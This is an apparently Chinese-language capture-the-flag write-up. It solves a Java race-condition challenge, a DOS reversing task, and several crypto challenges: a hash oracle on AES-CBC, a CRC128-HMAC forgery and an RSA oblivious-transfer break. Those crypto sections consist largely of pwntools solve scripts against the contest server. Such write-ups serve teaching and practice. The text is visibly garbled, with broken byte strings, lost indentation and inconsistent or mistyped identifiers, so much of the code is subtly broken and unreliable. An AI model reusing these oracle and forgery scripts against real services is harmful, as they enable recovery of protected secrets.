先分析 java 代码，但是在正常操作下，flag 确实是挖不到的。

考虑怎样让他先判断 flag 能挖，然后又输出 flag。看到判断完会 sleep，可以考虑竞争攻击，接下来看到可以 reset，于是可以挖两次 flag，然后立刻 reset，第二次就会返回 flag。

至于随机种子会变的问题，实际上试试就能发现，每次 (1,1) 都是 flag。

Flag 计算机

直接运行提示不是 windows 程序，猜测是 dos 程序。

用 ida 打开，发现导致其运行缓慢，是因为 loc_11887 这部分循环了 255 次只输出 computing 而不干正事。patch 掉这部分，flag 可以较快算出。

题目提到，需要在合适的时间运行，而时间是在 sub_10FEA 中获取的，他和 0xE40B 进行了取模，所以可以只枚举这么多个数。

接下来实现一遍上面的算法，然后枚举可能的时间。

```
def sub_11012():
    global s3304
    edx = s3304
    eax = s335C
    eax = (eax * edx + 0xbc614e) % 2**32
    s3304 = eax
    return eax

xor =
b'\xdd\x00\xb6\xbf\x94\xff\x99|\xac\xb9c\xa3v\x9a*\xdf=\x1dj\x89\xb2\x16\xd7\x9
d\xe2\xa9\x1b\xe47\x88\x00\xa8\xbf\xc10\xec\x996\xac\xb0c\xf7v\xb1*\xca=\x08j\x
e\xb2\x05\xd7\xf1\xe2\xf4\x1b\xe97'
```



```

o2820 =
b' uP\x00\x00\xc5j\x00\x00jr\x00\x00\x8cE\x00\x00\x94q\x00\x00jp\x00\x00:a\x00\x00
03q\x00\x00Tf\x00\x00Y|\x00\x00\x00h\x00\x00\xc6`\x00\x00\xe4I\x00\x00dq\x00\x00
\xe1j\x00\x00\x81Y\x00\x00\x8c[\x00\x00\x96d\x00\x00\xabg\x00\x00\x94T\x00\x00@z
\x00\x00\xaew\x00\x00z@\x00\x00\xbdU\x00\x00\xe9X\x00\x00rv\x00\x00%s\x00\x00\x
b1s\x00\x00q@\x00\x00\xeeY\x00\x00\x8bZ\x00\x00=x\x00\x00E]\x00\x00\xf3q\x00\x00
\xb1{\x00\x00\xa6g\x00\x00\x9fj\x00\x007X\x00\x00\x85k\x00\x00$p\x00\x00\xf0y\x00
0\x00\x006c\x00\x00\xf4|\x00\x00\xbej\x00\x00\xc3\\\x00\x00\x18s\x00\x00\x1es\x00
\x00\x97`\x00\x00
u\x00\x00\xd7b\x00\x00\x95[\x00\x00oz\x00\x00sz\x00\x00\xead\x00\x00\x15g\x00\x00
0\x1bx\x00\x00\x14q\x00\x00\xbaz\x00\x00KS\x00\x00\x0e|\x00\x00\xbfX\x00\x00fI\x
00\x00@S\x00\x00\x0bb\x00\x00LW\x00\x00Ac\x00\x00\xadr\x00\x00\xa4V\x00\x00$\\\x
00\x00zp\x00\x00\xd5F\x00\x00\x18d\x00\x00\xd4U\x00\x00i[\x00\x00\xf5`\x00\x00\x
89z\x00\x00cb\x00\x00\x1d{\x00\x00\x80M\x00\x00\xa4p\x00\x00:Q\x00\x00\x0fo\x00
\x00\xcb_\x00\x00^x\x00\x00\xd0j\x00\x00"F\x00\x00\xebR\x00\x003A\x00\x00Rv\x00\x
00_[\x00\x00\x02P\x00\x00\xf6`\x00\x00\xe0|\x00\x00\xbbw\x00\x00\x04m\x00\x00\xa
2X\x00\x00\x9bx\x00\x00\x1by\x00\x00\x03j\x00\x00\nN\x00\x00\x8ac\x00\x00\x83H\x
00\x00\xbfu\x00\x00\x8c1\x00\x00"h\x00\x00\xb7f\x00\x00\xccZ\x00\x00\xcei\x00\x0
0xg\x00\x00\xbb^ \x00\x00\xe7o\x00\x00\xffX\x00\x00Dk\x00\x00\xf3j\x00\x00\xd4Z\x
00\x00\x0e^ \x00\x00\x03K\x00\x00\x8bf\x00\x00\xc1F\x00\x00VL\x00\x00\xd5_\x00\x0
0\x1aA\x00\x00\xe6j\x00\x00\xe8\x7f\x00\x00\xfeo\x00\x00\xe6v\x00\x00\x0bg\x00\x
00\x9fH\x00\x00\x9du\x00\x00\x8dg\x00\x00\xd3Q\x00\x0001\x00\x00\xa1Y\x00\x00\x9
6k\x00\x00\x80j\x00\x00Hc\x00\x00\xabT\x00\x00\xbdK\x00\x00\xcdi\x00\x00\xc4r\x0
0\x00\xc3N\x00\x00nR\x00\x00\xd8x\x00\x00\x8ex\x00\x0006G\x00\x00\x90u\x00\x00*B\
\x00\x00\xc3@\x00\x00\xa1P\x00\x00\x9fk\x00\x00\xd4X\x00\x00Z`\x00\x00\xc4A\x00\x
00\n[\x00\x00r1\x00\x00\x8ag\x00\x00\xcf0\x00\x00xt\x00\x00\xc6N\x00\x00\xddr\x
00\x00\xaej\x00\x00^u\x00\x00\xa5K\x00\x00^a\x00\x00Uj\x00\x00\xc0~\x00\x00\x9fd
\x00\x00\x04C\x00\x00\xf6H\x00\x00\xb2o\x00\x0009M\x00\x00\xd7o\x00\x00\xa9d\x00
\x00Mz\x00\x00\x89_\x00\x00\xa1w\x00\x00AU\x00\x00st\x00\x00\xd8B\x00\x00\x8az\x0
0\x00\x01c\x00\x00r_\x00\x00\xc5j\x00\x00v{\x00\x00\dex\x00\x00\xc1S\x00\x00\x
87w\x00\x00nY\x00\x00_F\x00\x00\x1an\x00\x00\xfd1\x00\x00\xf4h\x00\x00\xbcu\x00
\x00\xdek\x00\x00\x99[\x00\x00)S\x00\x00\x84L\x00\x00\xf3M\x00\x00\xe5m\x00\x008A
\x00\x00\x15{\x00\x00kf\x00\x00\xeam\x00\x00\xf71\x00\x00xp\x00\x00\x83o\x00\x00
\x9bn\x00\x00\xe6@\x00\x00\x96e\x00\x00\xe9B\x00\x00\xc1`\x00\x00
`\x00\x002E\x00\x00\x12E\x00\x00dH\x00\x00\xbdD\x00\x00?
r\x00\x00up\x00\x00\x83i\x00\x00\x91t\x00\x00\x80\x7f\x00\x00Dd\x00\x00\x0e1\x00
\x00\xfc[\x00\x00Js\x00\x00'

s2820 = []
for i in range(0, len(o2820), 4):
    s2820.append(int.from_bytes(o2820[i:i + 4], 'little'))

o335C =
b'\x00\x00\x00\x00rich7\xb6\xf7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00PE\x00\x00d\x86\x06\x00\x7f\x15\x9a_\x00\x00\x00\x00\x00\x00
\x00\x00\xf0\x00"\x00\x0b\x02\x0e\x1a\x00\x0e\x00\x00'

s335Cx = []
for i in range(0, len(o335C), 4):
    s335Cx.append(int.from_bytes(o335C[i:i + 4], 'little'))

def work(s335C_):
    global s3304, s335C
    s335C = s335C_
    s335Cx[0] = s335C
    s3304 = 0x41C64E6D

    sE4 = []
    for i in range(0xF):

```

```

se4.append(sub_11012())

s3320 = [0] * 0xF
for i in range(0xF):
    for j in range(0xF):
        ecx = s3320[i]
        edx = i * 15
        eax = j + edx
        edx = s2820[eax]
        eax = se4[j]
        eax = eax * edx % 2**16
        if eax & 0x8000:
            eax += 0xffff0000
        edx = (ecx + eax) % 2**16
        if edx & 0x8000:
            edx += 0xffff0000
        s3320[i] = edx
s3320 += s335Cx
res = []
for i in range(0x1e):
    res.append((s3320[i] & 255) ^ xor[i * 2])
res = bytes(res)
return res

def get_time(hour, minute, second):
    eax = (hour << 8 | minute) << 16 | second
    s335C = eax % 0xe40b
    return s335C

known = []
for i in range(0xe40b):
    s = work(i)
    if s.startswith(b'flag{') and s not in known:
        print(i, s)
        known.append(s)

```

输出为：

```

29 b'flag{g3tf14g_0p\x95\xfa\xfa\xec6\xb0\xf7\xe1\xaew\xce\x05\x01\xff\xe9'
157
b'flag{\xe7\xb3\xf4\xe6\xec4g_0\xf0\x15\xfa\xfa\xec6\xb0\xf7\xe1\xaew\xce\x05\x0
1\xff\xe9'

```

可以找到看起来像 flag 的输出，但是输出的 flag，只有前半部分正确，后半部分变成了乱码。

把 sub_10FEA 的结果 patch 成 29，再在 dosbox 运行，即可看到真正的 flag。

中间人

不安全的消息认证码

题目有 Alice 和 Bob 两个人，Alice 会发出一段消息，然后交给我们，我们作为中间人，可以任意篡改消息，然后再交给 Bob。

Alice 发消息时，会将消息的 sha256 附在后面，然后再用 AES CBC 加密。Bob 解密后，会先检查 padding，然后检查 SHA256，如果都通过，则返回一个 Thanks。

Alice 发送的消息，是 `b"Thanks " + name + b" for taking my flag: " + flag + extra`，也就是说，我们可以控制消息的前缀和后缀。

而 AES CBC 有一个性质，截取密文的第 l 到 r 块，则明文也被截取为第 l 到 $r-1$ 块。

所以，如果我们控制 name 的长度，然后截取一个后缀，再猜一个 sha256 并放在 extra 中，接着发给 Bob，这样就能验证这个 sha256 是否正确。

如果精心控制消息长度，使得 flag 的最后一个字符刚好在新的一块内，我们就可以枚举这个字符，然后看哪个 sha256 是正确的。

得知最后一个字符后，用同样的方法，可以得到倒数第二个字符，以此类推，即可得到整个 flag。

```
from pwn import *
from binascii import hexlify, unhexlify
from hashlib import sha256

r = remote('202.38.93.111', 10041)
r.recvuntil('Please input your token: ')
r.send('xxx:xxx\n')
r.recvuntil('(1/2/3)? ')
r.send('1\n')

def alice(name, extra=b'a'):
    r.recvuntil('to? ')
    r.send('Alice\n')
    r.recvuntil('name? ')
    r.send(hexlify(name)+b'\n')
    r.recvuntil('say? ')
    r.send(hexlify(extra)+b'\n')
    r.recvuntil('Bob:\n')
    return unhexlify(r.recvuntil('\n').strip())

def bob(msg):
    r.recvuntil('to? ')
    r.send('Bob\n')
    r.recvuntil('Alice: ')
    r.send(hexlify(msg)+b'\n')
    return r.recv(2)==b'Th'

def chk(flag):
    ulen = len(flag)+32
    t = 16-ulen%16
    s = alice(b'x'*(7+len(flag)), sha256(flag.encode()).digest()+bytes([t])*t)
    return bob(s[80:80+ulen+t+16])

cur = '\n'
while True:
    for i in range(32, 127):
        if chk(chr(i)+cur):
```

```
        cur=chr(i)+cur
    break
print(cur)
```

不安全的 CRC

不安全的 CRC (1) 中, Alice 和 Bob 的行为基本一致, 只不过 hash 算法被换成了一个 crc128 的 hmac。

不安全的 CRC (2), 在 (1) 的基础上, 还要求 AES 的 iv 必须和 Alice 给出的相同。

crc128 是线性的, 也就是说, 输出的每一位都是输入中某些位的异或, 并且这个关系 (具体哪些位) 只和消息长度有关。

而 hmac_crc128 本质只是两次 crc, 所以仍然存在线性关系, 只是还和 key 有关。

如果我们传给 Bob 的消息, 其长度和 Alice 给出的消息不同, 那么 hmac_crc128 中 key 这部分贡献就很难处理。所以这两个长度应该相同。

对于一条消息, 假设其中有一部分未知。如果我们先猜这部分是啥, 然后把他换掉, 并且保持 hmac_crc128 和我们的猜测值相同 (在 hmac_crc128 结果中, key 和 msg 之间是没有关系的), 我们就可以传给 Bob 验证这个猜测的正确性。

说明文的第 i 块是 a_i , 密文的第 i 块是 b_i (假设都从 1 开始编码), 那么 $\text{decrypt}(b_{i+1}) \oplus b_i = a_i$ (\oplus 表示异或, decrypt 表示对一个块进行 AES 解密)。这样就可以求出若干个 $\text{decrypt}(b_i)$ 。

考虑把密文里若干个 b_i 换成某些已知 $\text{decrypt}(b_j)$ 的 b_j , 那么我们可以利用这个异或的性质求出明文, 进而计算 hmac_crc128。如果计算结果和之前的相同, 那么就可以传给 Bob。但是暴力枚举显然太慢, 是过不了的。

考虑把密文的前若干块换成 $b_1, b_{a_1}, b_x, b_{a_2}, b_x, b_{a_3}, b_x, \dots$ 的形式 (其中 x 是钦定的一块, a_1, a_2, \dots 是个序列), 而让每个 a_i 只有两种选法。这样每个 b_x, b_{a_i}, b_x 的连续块对 crc 就只有两种贡献。于是可以用线性基来做。

最后, 和前一题类似, 从前往后一位一位猜 flag 即可。

```
from pwn import *
from binascii import hexlify, unhexlify
from hashlib import sha256
import utils

r=remote('202.38.93.111',10041)
r.recvuntil('Please input your token: ')
r.send('xxx:xxx\n')
r.recvuntil('(1/2/3)? ')
r.send('3\n')

def alice(name, extra=b'a'):
    r.recvuntil('to? ')
    r.send('Alice\n')
    r.recvuntil('name? ')
    r.send(hexlify(name)+b'\n')
    r.recvuntil('say? ')
```

```

r.send(hexlify(extra)+b'\n')
r.recvuntil('Bob:\n')
return unhexlify(r.recvuntil('\n').strip())

def bob(msg):
    r.recvuntil('to? ')
    r.send('Bob\n')
    r.recvuntil('Alice: ')
    r.send(hexlify(msg)+b'\n')
    return r.recv(2)==b'Th'

def crcdiff(block,suffix):
    crc = 0
    for b in block:
        crc ^= b
        for _ in range(8):
            crc = (crc >> 1) ^ (0xB595CF9C8D708E2166D545CF7CFDD4F9 & -(crc & 1))
    for _ in range(8*suffix):
        crc = (crc >> 1) ^ (0xB595CF9C8D708E2166D545CF7CFDD4F9 & -(crc & 1))
    return crc

def add_basis(f,g,x,v):
    for i in range(127,-1,-1):
        if x>>i&1:
            if f[i]==0:
                f[i]=x
                g[i]=v
            return
        x^=f[i]
        v^=g[i]

def query_basis(f,g,x):
    v=0
    for i in range(127,-1,-1):
        if x>>i&1:
            assert f[i]
            x^=f[i]
            v^=g[i]
    return v

def check(fmt):
    K=200
    N=K*2+1
    s=''.join([chr(random.randint(97,97+26)) for _ in range(N*16-len(fmt))])
    while len(fmt%s)%16:
        s+='0'
    fs=fmt%s
    r=alice(s.encode())
    fs=fs.encode()
    fl=len(fs)
    fc=fl//16
    assert fc==N
    kdec={}
    kdec=[]
    for i in range(0,fl,16):
        kdec[r[i+16:i+32]]=utils.xor(r[i:i+16],fs[i:i+16])
        kdec.append(r[i+16:i+32])
    diff=crcdiff(fs,0)

```

```

blk0=r[f1:f1+16]
diff^=crcdiff(utils.xor(r[:16],kdec[blk0]),f1-16)
msgs=[]
print('phase1 diff ok')

f=[0]*128
g=[0]*128
for i in range(K):
    msga=random.choice(kdec)
    while True:
        msgb=random.choice(kdec)
        if msgb!=msga:
            break

diffa=crcdiff(utils.xor(blk0,kdec[msga])+utils.xor(msga,kdec[blk0]),f1-i*32-48)

diffb=crcdiff(utils.xor(blk0,kdec[msgb])+utils.xor(msgb,kdec[blk0]),f1-i*32-48)

diff^=difa
msgs.append((msga,msgb,diffa^diffb))
add_basis(f,g,diffa^diffb,1<<i)
v=query_basis(f,g,diff)
print('basis ok')

final_msg=r[:16]
for i in range(K):
    final_msg+=blk0
    if v>>i&1:
        final_msg+=msgs[i][1]
        diff^=msgs[i][2]
    else:
        final_msg+=msgs[i][0]
assert len(final_msg)==f1
assert diff==0
fmsg_dec=b''
for i in range(0,f1-16,16):
    fmsg_dec+=utils.xor(final_msg[i:i+16],kdec[final_msg[i+16:i+32]])
fmsg_dec+=utils.xor(final_msg[f1-16:f1],kdec[blk0])
assert crcdiff(fmsg_dec,0)==crcdiff(fs,0)
final_msg+=r[f1:]
return bob(final_msg)

import string
alphabet=string.digits+string.ascii_letters+'_}'

flag='Thanks %s for taking my flag: flag{'
assert check(flag)
while True:
    for i in alphabet:
        print('checking:',flag+i)
        if check(flag+i):
            flag+=i
            break
    print('current:',flag)

```

不经意传输

解密消息

令 $v = x_0$, 那么 $m'_0 = m_0$ 。

攻破算法

注意他生成 m_0, m_1 的地方：

```
m0 = int.from_bytes(os.urandom(64).hex().encode(), "big")
```

每个字节只有 16 种取值，那么如果我们得到 m_0 和 m_1 某种形式的结合，每个字节的选择也不会太多，也就有可能枚举出所有满足条件的 m_0 和 m_1 。

设 C 为一个常数，令 $u = (-C)^e$, $v = (ux_0 - x_1)(u - 1)^{-1}$, 那么 $Cm'_0 + m'_1 \equiv Cm_0 + m_1 \pmod{n}$ 。

如果 C 较小，那么可以枚举 $Cm_0 + m_1$ 的具体值。现在假设我们已经知道了这个具体值。

对于 m_0 和 m_1 的第 i 个字节，显然他的取值不会对 $(Cm_0 + m_1) \bmod (2^{8(i-1)} - 1)$ 造成影响。所以我们可以从低位到高位 dfs，直到每个字节都满足。

得到这样的 m_0, m_1 后，可以计算 $(m'_0 - m_0)^e$ 是否和 $(v - x_0)$ 相等，来验证正确性。

对于 C 的取值，可以枚举字节数较少的情况（比如 3 个字节），然后看哪个 C 表现最优。我找到的比较优的 C 是 89，但是他（大多数情况下）仍然有非常多种可能的 m_0 和 m_1 ，所以需要多次尝试才能得到 flag。

用于 dfs 的 b.cpp:

```
#include<bits/stdc++.h>

typedef unsigned int uint;
typedef long long ll;
typedef unsigned long long ull;
typedef double lf;
typedef long double llf;
typedef std::pair<int,int> pii;

#define xx first
#define yy second

template<typename T> inline T max(T a,T b){return a>b?a:b;}
template<typename T> inline T min(T a,T b){return a<b?a:b;}
template<typename T> inline T abs(T a){return a>0?a:-a;}
template<typename T> inline bool repr(T &a,T b){return a<b?a=b,1:0;}
template<typename T> inline bool repl(T &a,T b){return a>b?a=b,1:0;}
template<typename T> inline T gcd(T a,T b){T t;if(a<b){while(a){t=a;a=b%a;b=t;}return b;}else{while(b){t=b;b=a%b;a=t;}return a;}}
template<typename T> inline T sqr(T x){return x*x;}
#define mp(a,b) std::make_pair(a,b)
#define pb push_back
```

```

#define I __attribute__((always_inline))inline
#define mset(a,b) memset(a,b,sizeof(a))
#define mcpy(a,b) memcpy(a,b,sizeof(a))

#define fo0(i,n) for(int i=0,i##end=n;i<i##end;i++)
#define fo1(i,n) for(int i=1,i##end=n;i<=i##end;i++)
#define fo(i,a,b) for(int i=a,i##end=b;i<=i##end;i++)
#define fd0(i,n) for(int i=(n)-1;~i;i--)
#define fd1(i,n) for(int i=n;i;i--)
#define fd(i,a,b) for(int i=a,i##end=b;i>=i##end;i--)
#define foe(i,x)for(__typeof((x).end())i=(x).begin();i!=(x).end();++i)
#define fre(i,x)for(__typeof((x).rend())i=(x).rbegin();i!=(x).rend();++i)

struct Cg{I char operator()(){return getchar();}};
struct Cp{I void operator()(char x){putchar(x);}};
#define OP operator
#define RT return *this;
#define UC unsigned char
#define RX x=0;UC t=P();while((t<'0' || t>'9')&&t!='-')t=P();bool f=0;\
if(t=='-')t=P(),f=1;x=t-'0';for(t=P();t>='0'&&t<='9';t=P())x=x*10+t-'0'
#define RL if(t=='.'){lf u=0.1;for(t=P();t>='0'&&t<='9';t=P(),u*=0.1)x+=u*(t-'0');}if(f)x=-x
#define RU x=0;UC t=P();while(t<'0' || t>'9')t=P();x=t-'0';for(t=P();t>='0'&&t<='9';t=P())x=x*10+t-'0'
#define TR *this,x;return x;
I bool IS(char x){return x==10 || x==13 || x==' ';}template<typename T>struct Fr{T
P;I Fr&OP,(int&x)
{RX;if(f)x=-x;RT}I OP int(){int x;TR}I Fr&OP,(ll &x){RX;if(f)x=-x;RT}I OP ll()
{ll x;TR}I Fr&OP,(char&x)
{for(x=P();IS(x);x=P());RT}I OP char(){char x;TR}I Fr&OP,(char*x){char
t=P();for(;IS(t);t=P());if(~t){for(!IS
(t)&&~t;t=P())*x++=t;}*x++=0;RT}I Fr&OP,(lf&x){RX;RL;RT}I OP lf(){lf x;TR}I
Fr&OP,(llf&x){RX;RL;RT}I OP llf()
{llf x;TR}I Fr&OP,(uint&x){RU;RT}I OP uint(){uint x;TR}I Fr&OP,(ull&x){RU;RT}I
OP ull(){ull x;TR}};Fr<Cg>in;
#define WI(S) if(x){if(x<0)P('-'),x=-x;UC
s[S],c=0;while(x)s[c++]=x%10+'0',x/=10;while(c--)P(s[c]);}else P('0')
#define WL if(y){lf t=0.5;for(int i=y;i--;)t*=0.1;if(x>=0)x+=t;else x-=t,P('-')
};*this,(ll)(abs(x));P('.');if(x<0)\
x=-x;while(y--){x*=10;x-=floor(x*0.1)*10;P(((int)x)%10+'0');}}else if(x>=0)*this,
(ll)(x+0.5);else *this,(ll)(x-0.5);
#define WU(S) if(x){UC s[S],c=0;while(x)s[c++]=x%10+'0',x/=10;while(c-
-)P(s[c]);}else P('0')
template<typename T>struct Fw{T P;I Fw&OP,(int x){WI(10);RT}I Fw&OP()(int x)
{WI(10);RT}I Fw&OP,(uint x){WU(10);RT}
I Fw&OP()(uint x){WU(10);RT}I Fw&OP,(ll x){WI(19);RT}I Fw&OP()(ll x){WI(38);RT}I
Fw&OP,(ull x){WU(20);RT}I Fw&OP()
(ull x){WU(20);RT}I Fw&OP,(char x){P(x);RT}I Fw&OP()(char x){P(x);RT}I Fw&OP,
(const char*x){while(*x)P(*x++);RT}
I Fw&OP()(const char*x){while(*x)P(*x++);RT}I Fw&OP()(lf x,int y){WL;RT}I
Fw&OP()(llf x,int y){WL;RT}};Fw<Cp>out;

const char ds[17]="0123456789abcdef";
const int V=89,N=33,M=128;

uint s[N],cur[N];
int us[256][2],choice[M],cnt[256];
bool prt;

```



```

int CNT,CNT2;

void dfs(int x)
{
    CNT2++;
    if(x==M)
    {
        if(cur[N-1]!=s[N-1])return;
        CNT++;
        if(CNT%1000000==0)fprintf(stderr,"%d %d\n",CNT,CNT2);
        if(prt)
        {
            fo0(i,M)out,ds[choice[i]>>8];
            fo0(i,M)out,ds[choice[i]&255];
        }
        return;
    }
    int a=x>>2,b=x&3,c=b<<3;
    int t=(s[a]-cur[a])>>c&255,*ust=us[t];
    fo0(i_,2)if(ust[i_]!=-1)
    {
        int v=ust[i_]>>16,i=ust[i_]>>8&255,j=ust[i_]&255;
        choice[x]=i<<8|j;
        uint oc0=cur[a],oc1=cur[a+1];
        ll xv=((ll)v<<c)+oc0;
        cur[a]=xv&0xffffffff;
        ll xad=xv>>32;
        if(!((xad+oc1)>>32))
        {
            cur[a+1]+=xad;
            dfs(x+1);
            cur[a]=oc0;
            cur[a+1]=oc1;
        }
        else
        {
            ll ut=xad;int p=a+1;
            while(ut)
            {
                ut+=cur[p];
                cur[p]=ut&0xffffffff;
                ut>>=32;
                p++;
            }
            dfs(x+1);
            ut--(int)xad,p=a+1;
            while(ut)
            {
                ut+=cur[p];
                cur[p]=ut&0xffffffff;
                ut>>=32;
                p++;
            }
        }
    }
}

```

```

int main(int argc, char**argv)
{
    prt=argc>1;
    freopen(argv[1], "r", stdin);
    fo0(i, N) in, s[i];
    fo0(i, 256) us[i][0]=us[i][1]=-1;
    fo0(i, 16) fo0(j, 16)
    {
        int t=ds[i]*v+ds[j], tu=t&255;
        int pos=cnt[tu]++;
        assert(pos<2);
        us[tu][pos]=t<<16|i<<8|j;
    }
    dfs(0);
    fprintf(stderr, "%d %d\n", CNT, CNT2);
}

```

干其他事情的 py:

```

from pwn import *
from binascii import hexlify, unhexlify
from hashlib import sha256

from gmpy2 import invert, mpz

context.log_level = 'debug'

r = remote('202.38.93.111', 10031)
r.recvuntil('Please input your token: ')
r.send('xxx:xxx\n')

r.recvuntil('n = ')
n = int(r.recvuntil('\n'))
r.recvuntil('e = ')
e = int(r.recvuntil('\n'))
r.recvuntil('x0 = ')
x0 = int(r.recvuntil('\n'))
r.recvuntil('x1 = ')
x1 = int(r.recvuntil('\n'))

v = 89
u = pow(n - v, e, n)
v = (u * x0 - x1) * invert(u - 1, n) % n
vx1 = (v - x1) % n

r.recvuntil('v = ')
r.send(str(v) + '\n')

r.recvuntil('m0_ = ')
m0_ = int(r.recvuntil('\n'))
r.recvuntil('m1_ = ')
m1_ = int(r.recvuntil('\n'))

su = (m0_ * v + m1_) % n
flag = False
for i in range(90):

```

```

print('try:', i)
req = su + n * i
res = ''
for i in range(0, 1025, 32):
    res += str(req >> i & 0xffffffff) + ' '
fn = 'tmp/' + str(req)[:10] + '.txt'
open(fn, 'w').write(res)

ds = b'0123456789abcdef'
p = subprocess.Popen(['./b', fn], stdout=subprocess.PIPE)
cnt = 0
while True:
    try:
        a = p.stdout.read(128)
        b = p.stdout.read(128)
    except:
        break
    if len(a) < 10:
        break
    if len(b) < 10:
        break
    cnt += 1
    if cnt % 10000 == 0:
        print(cnt)
    m0 = int.from_bytes(a, 'little')
    m1 = int.from_bytes(b, 'little')
    tot = m0 * v + m1
    assert tot == req
    if pow(mpz(m1_ - m1), e, n) == vx1:
        flag = True
        break
    try:
        p.kill()
    except:
        pass
    if flag:
        break

r.recvuntil('m0 = ')
r.send(str(m0) + '\n')
r.recvuntil('m1 = ')
r.send(str(m1) + '\n')

while True:
    open('out.txt', 'ab').write(r.read(1))

```